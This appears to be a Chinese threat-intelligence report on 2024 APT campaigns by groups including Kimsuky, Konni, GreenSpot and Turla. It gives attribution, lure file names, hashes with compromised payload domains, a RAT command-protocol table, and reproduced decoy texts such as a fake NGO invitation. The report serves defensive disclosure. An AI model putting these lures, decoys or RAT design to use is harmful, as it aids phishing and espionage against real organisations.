


Lazarus在Windows和Mac端用于视频面试的带毒程序

APT-C-60

伪猎者（APT-C-60）组织自从2018年活跃至今，当前已知攻击目标国家包括中国、朝鲜、日本、新加坡等亚洲国家，目标对象包括政府、军工、高科技企业、高校以及对韩贸易相关机构。

2024年，伪猎者攻击目标焦点依然为涉韩相关的亚洲国家的科研、学术、贸易、海事机构，并且对中国攻击趋势有所上升，并在1月下旬、7月下旬、9月中旬开始对中国境内机构发起三次相对集中的攻击活动。伪猎者使用的武器库工具保持稳定的更新迭代扩充，其使用的RAT特马从2022年的V3.0版本更新至V3.1.7，除了历史披露的下载器、加载器、窃密木马等工具复用外，伪猎者组织还开发了多个加载、下载功能的中间件插件，此外，其还加入了WPS、Foxmail、网易邮箱等国产软件0/Nday漏洞武器。伪猎者组织大量使用statcounter、bitbucket资产作为初始C2上线和托马平台，攻击者通过statcounter平台回传的文件目录数据研判中马主机价值，选择是否投入后阶载荷，且bitbucket托马URI与中马主机唯一对应。该交互设计可阻断绝大多数的自动化分析、并降低核心武器库工具及C2资产的暴露风险。




APT-C-60攻击流程图

Darkhotel

Darkhotel具有韩国背景，至少自2004年开始活跃，该组织的名称源于其通过酒店互联网网络针对旅行高管和其他特定客人进行的网络间谍活动。2024年，从捕获的攻击事件来看，Darkhotel攻击目标偏好早已脱离其命名属性，并且TTPs指纹与当前披露较多的APTC60、APTQ12存在重叠，部分国外安全机构已将这些组织进行统一归因。

根据微步情报局披露报告，Darkhotel攻击目标主要为朝鲜和中国特定机构目标，其攻击事件中投入木马武器包含严格的环境检测及安全终端对抗逻辑，例如针对火绒的检测、针对360安全终端的检测绕过模块等。攻击活动中使用的MSI定制载荷如下。




Darkhotel使用的MSI定制载荷

Kimsuky

Kimsuky，又名APT43、APT-Q-2、Velvet Chollima、Black Banshee、Thallium、Sparkling Pisces等，从2012年开始运营，由朝鲜国家政府机构长期支持，主要针对韩国及其盟友如日本、美国等，使用鱼叉式网络钓鱼、水坑攻击和钓鱼网站等方式进行入侵，主要目的是窃取高价值信息，实现情报收集工作，其感兴趣的行业包括韩国政府、国家安全、医药、能源和教育等行业。

Kimsuky组织一般会采用先建立钓鱼网站获取账户密码，后发送钓鱼邮件诱导执行恶意样本的方式，攻击流程图如下所示。



Kimsuky的攻击流程图

2024年以来，Kimsuky发动了一系列针对性攻击，表现的十分活跃，即在4月份向韩国驻华大使馆投递了安全(트랙 비공개 정책간담회 대면회의 계획)相关样本、在6月份向建筑企业(도양기업)投递了发票相关样本以及在7月份向韩国知名大学投递了教授(엄구호 교、김병로 교)讲座相关样本等等。


	样本名称	翻译
企业/个人发票文档	도양기업 20240610 송장 갑지.bmp.lnk	道阳企业20240610发票甲纸.bmp.lnk
	보조금신청 관련문의건.docx.lnk	补贴申请查询.docx.lnk
	수정본_20240729.docx.lnk	修订版_20240729.docx.lnk
教授讲座/明星新闻	강연의뢰서.msc	讲座请求.msc
	멀티캠퍼스 강연의뢰서_ 김병로 교수님 .docx.lnk	多校区讲座请求_金秉路教授.docx.lnk
	강연의뢰서_ 엄구호 교수님 .docx.lnk	演讲委托书_严九浩教授.docx.lnk
	민혜지2.jse	闵慧智2.jse
中朝韩安全	202404_주중한국대사관 한중 북중 · 안보현안 1.5트랙 비공개 정책간담회 대면회의 계획(안).hwp.lnk	202404_韩国驻华大使馆就安全问题举行1.5轨闭门政策会议计划(草案)
	[자문]북한 신형 자폭드론.msc	[咨询]朝鲜新型自杀式无人机.msc
	한중 북중 안보현안 비공개 정책간담회 계획.lnk	韩中朝安全问题闭门政策会议计划.lnk
金融期货交易信息	트레이딩 스파르타코스 강의안-100불남(2차).zip	交易斯巴达克斯讲稿-100美元(第二).zip
	코인 선물 트레이딩 비법서.pdf.lnk	钱币期货交易秘籍.pdf.lnk
	수익률 증폭의 핵심 원리.pdf.lnk	放大收益的核心原理.pdf.lnk

Konni


在2024年4月中旬至7月初期间，KONNI组织对韩国RTP工程部以及涉及税务、对朝市场的分析人员发起了攻击。该组织使用了以“会议材料”、“逃税漏税”和“市场价格”等韩文主题为诱导的恶意样本进行攻击。

Sha256	文件名	文件创建时间	在野出现时间	载荷失陷站
7887cea2962c954ccb60d005da03abcf68962517d1b3e3d2a472f5d952a03f8e		2023-12-25 11:39:35	2024-07-06	executivedaytona.com
0aaec376904434197bae4f1a10ecfe8d4564d95fdfa8236ea960535710661c5f	1.알티피_엔지니어링본부 사업개발회의 자료.hwp.lnk	2023-12-25 11:39:35	2024-07-06	cavasa.com.co
0329bb5b3a450b0a8f148a57e045bf6ed40eb49a62e026bd71b021a2efc40aed		2023-12-25 11:39:35	2024-07-06	phasechangesolutions.com
5ea09247ad85915a8d1066d1825061cc8348e14c4e060e1eba840d5e56ab3e4d		2023-12-25 11:39:35	2024-07-06	phasechangesolutions.com
2189aa5be8a01bc29a314c3c3803c2b8131f49a84527c6b0a710b50df661575e	첨부1_소명자료 목록 (탈세제보).hwp.lnk	2023-12-25 11:39:35	2024-07-06	jethropc.com
ba59f1ece68fa051400fd46467b0dc0a5294b8644c107646e75d225a45fff015	북한 내부정보/시장통제 관련 내부 동향 및 물가.hwp.lnk	2023-12-25 11:39:35	2024-07-06	www.cammirando.com

通过伪装成hwp文档的lnk文件诱导点击执行内部的脚本文件，然后下载AutoIt3工具、恶意脚本并持久化执行。



释放(韩国)国税征收法施行细则附件表格



■ 국세징수법 시행규칙 [별지 제99호서식]

소명자료 목록

제출자	성명(상호)
	생년월일(사업자등록번호)
	주소(사업장)
	전화번호
소명자료에 대한 납세자 의견	

소명자료 제출 목록

번호	명칭	과세기간	자료 요지	비고

「국세징수법」 제115조에 따라 붙임과 같이 소명자료를 제출합니다.

诱饵文档预览

使用socket连接接受不同的指令，如下：

指令类型	操作	通信方式
1(executecmd)	失陷机上执行命令	获取2字节，解析为指定命令长度 再获取该长度字节，转化为字符串命令 使用读写管道断链执行cmd命令
2(upload)	上传文件，黑客端到失陷机	获取4字节，解析为指定文件名称长度 获取该长度字节，转化为名称 再获取4字节，解析为指定文件字节长度 获取该长度字节，转化为文件内容 写入指定名称的文件内容
3(download)	下载文件，失陷机到黑客端	获取4字节，解析为指定文件名称长度 获取该长度字节，转化为名称 查找文件是否存在，若存在 发送4字节，为该文件长度 再发送文件到黑客端
4	无	无


绿斑（GreenSpot）

绿斑（GreenSpot）是一个长期针对大陆地区的APT组织，攻击目标涵盖政府、国防军工、航空航天、国家智库、医疗疫苗、高新科研、能源、贸易等领域。

绿斑常使用N day入侵国内的路由网关设备，并使用其PPTP（点对点隧道协议）代理登录受控邮箱向目标投递鱼叉邮件，目的是窃取目标邮箱的账号密码。在向高校投递钓鱼邮件时，常常采用模仿期刊提出“反馈意见”、“投稿说明”的方式，诱使高校目标点击；向政府机构投递钓鱼邮件时，其诱饵则以“征求意见”、“工作方案”、“值班”等字眼为主；而针对海事或沿海地区攻击时，“海事”、“船舶”、“海洋”等诱饵字眼出现频繁。


诱饵文件名	标注大小
A-2409.pdf	1243.95 KB
《产业经济评论》关于“新质生产力”征稿启事.pdf	527.35 KB
《关于因应中东局势的若干措施（征求意见稿）》.rar	27.87 MB
《海洋高端装备制造发展十五五规划》（征求意见稿）.rar	135.43 MB
交通运输标准计划项目汇总表-S57电子海图与S-101电子海图转换技术要求.docx	94.25 KB
会议改期的通知.pdf	33.59 KB
全国防汛抗旱责任人名单.rar	93.43 KB
关于进一步全面深化改革、推进中国式现代化决定工作会议.doc	0.3 MB
关于邀请参加“2024中国船舶行业年会主论坛”的通知.pdf	821.17 KB
反馈意见.rar	0.48 MB
反馈意见.rar	43.47 MB
完善碳排放统计核算体系工作方案.rar	250.98 KB
巡视工作要点.docx	16.95 KB
已开启帐户自动按月扣款的通知.pdf	1243.95 KB
市交通运输局 关于印发《xx市交通运输监管事项清单（第一版）》的通知.pdf	1.12 MB
建议反馈含联系方式.rar	135.43 MB
意议反馈含联系方式.rar	135.43 MB
技术开发合同（公开）.docx	66.5 KB
投稿说明.docx	0.02 MB
机动车违章通知.pdf	1.2GB
海事政务服务指南及申请文书.7z	260.7 KB
xx市政府系统值班工作规范（征求意见稿）.rar	43.47 MB
申请分配调整公寓住房人员情况汇总表.xlsx	18.5 KB
相关材料.rar	27.87 MB
薪资调整表.docx	66.5 KB

2024年，微步在线还捕获了绿斑组织伪造页面挂马、直接投递木马附件的情况。木马附件为SliverC2 Stager的C#版本，执行后将下载后续载荷并AES解密加载，其后续载荷为Sliver远控。




鱼叉邮件


为了达到免杀、反逆向的目的，SliverC2 Stager使用了强混淆，在今年的攻击活动中绿斑还对混淆程度进行了加强。



下图为2次攻击活动去名称混淆后的SliverC2 Stager，相同的功能类，方法混淆对比。



微步还捕获到了绿斑针对香港地区的攻击活动。



绿斑对香港地区的攻击


资通电军

2024年9月，国家安全局发文揭露长期对大陆进行网络攻击的APT组织“匿名者64”及其背后力量资通电军。该组织在攻击手法上与人们熟知的绿斑APT组织有所区别，但二者攻击目标有所重叠，而且同为中文繁体语言背景，为台湾方向的APT组织。经长期跟踪分析，微步认定该组织背景为台湾资通电军，攻击目标涉及大陆的政府、军工、航空航天、教育、能源等行业和机构。

在日常狩猎过程中，分析人员发现了该组织开发于互联网的用于远控、文件管理的服务器。该文件管理站点为后渗透攻击载荷下载站点，攻击者意外将其自研加壳工具及说明文档上载至该路径中。


匿名者64使用的服务器

其教程PPT中，样本演示路径为“D:\Project\2021 DDOS\給系工组備份(32位元加穀程式\TestProgramForPacker.exe”，值得说明“系工组”引起了我们的注意，说明该组织分工明确，指责划分清晰。




匿名者64教程PPT中的样本演示路径

在后续跟踪过程中，还发现了该组织针对工控网络渗透攻击的培训资料。其中的讲师相关信息明确指向了“资通电军”。



匿名者64使用的培训资料




资通电军的“讲师”

东欧

Turla

Turla APT是一个与俄罗斯联邦安全局FSB有关的黑客组织，自2007年以来一直活跃在全球各地的目标中，Turla又被称为Waterbug、Snake或VENOMOUS BEAR，使用一系列工具和技术来针对政府、军事、技术、能源和商业组织进行情报收集。2024年，Turla组织依旧活跃。Turla惯于使用前期储备的高可信失陷资产作为网络跳板或C2节点对外发起攻击活动。今年5月，微步情报局披露了“Turla 组织利用菲律宾报业相关失陷站点对外发起攻击”的相关活动，相关诱饵文档如下。



Republic of the Philippines
PHILIPPINE STATISTICS AUTHORITY

04 December 2023

PUBLIC ADVISORY

The Philippine Statistics Authority (PSA) would like to inform the public, government, and private institutions of the **updated verification results of the PhilSys ✓** (read as PhilSys Check), effective 01 December 2023.

The following are the updated PhilSys ✓ verification results:

1. ***"PhilID or ePhilID has been Verified".***

Figure 1. Pop-up message of PhilID's and ePhilID's successful verification

Figure 1 shows the message displayed if the PhilID or ePhilID's QR Code contains a valid digital signature, as well as if the card is active.

Please note that with these results the following should be considered:

The information displayed in the verification result should match the details printed on the PhilID or ePhilID. If matched, the document is valid and should be accepted for transaction.

PSA Complex, East Avenue, Diliman, Quezon City, Philippines 1101
Telephone: (632) 8938-5267
www.psa.gov.ph

For ePhilID users, the photo embedded in the QR Code should match the printed photo at the front of the ePhilID.

2. ***"Deactivated Card".***

Figure 2. Verification result when PhilID's/ePhilID's QR code is deactivated on the web browser

Figure 2 shows the message that will be displayed if the PhilID or ePhilID is not active, along with the instructions for the relying party and the cardholder.

3. ***"QR Code could not be read".***

Figure 3. Verification result when PhilID's/ePhilID's QR Code could not be read on web browser

Figure 3 shows the message displayed if the QR Code is damaged, tampered with, or not from PhilID or ePhilID. Said possible reasons and related instructions will also appear in the verification result.

Page 2 of 3

Dear Sir,

I hope this message finds you in good health and spirits. My name is James Ng, and I am writing on behalf of MARUAH, a non-governmental organization (NGO) dedicated to advocating for the respect and upholding of human rights in accordance with both national and international norms.

We are pleased to invite you to our upcoming seminar, "Human Rights: A Global Perspective," which will take place on June 24 at 10 am at Studio. Atelier. This seminar aims to provide a comprehensive overview of human rights from various perspectives, including legal, cultural, and socio-economic dimensions.

The seminar will feature distinguished speakers and experts in the field of human rights, who will share their insights and experiences. Topics will include civil society perspective on human rights and related issues at the national, regional and international levels, offering attendees a unique opportunity to engage with leading thinkers and activists in the human rights community.

Your presence and participation would be greatly valued, as your expertise and insights would undoubtedly enrich the discussions and provide valuable perspectives for the participants. We believe that your involvement would significantly contribute to the seminar's success and the broader understanding of human rights.

If you have any questions or require further information, please do not hesitate to contact me at maruahsg@protonmail.com.

We look forward to the possibility of your attendance and the opportunity to learn from your contributions to the field of human rights.

Thank you for considering our invitation. We hope to see you at the seminar.

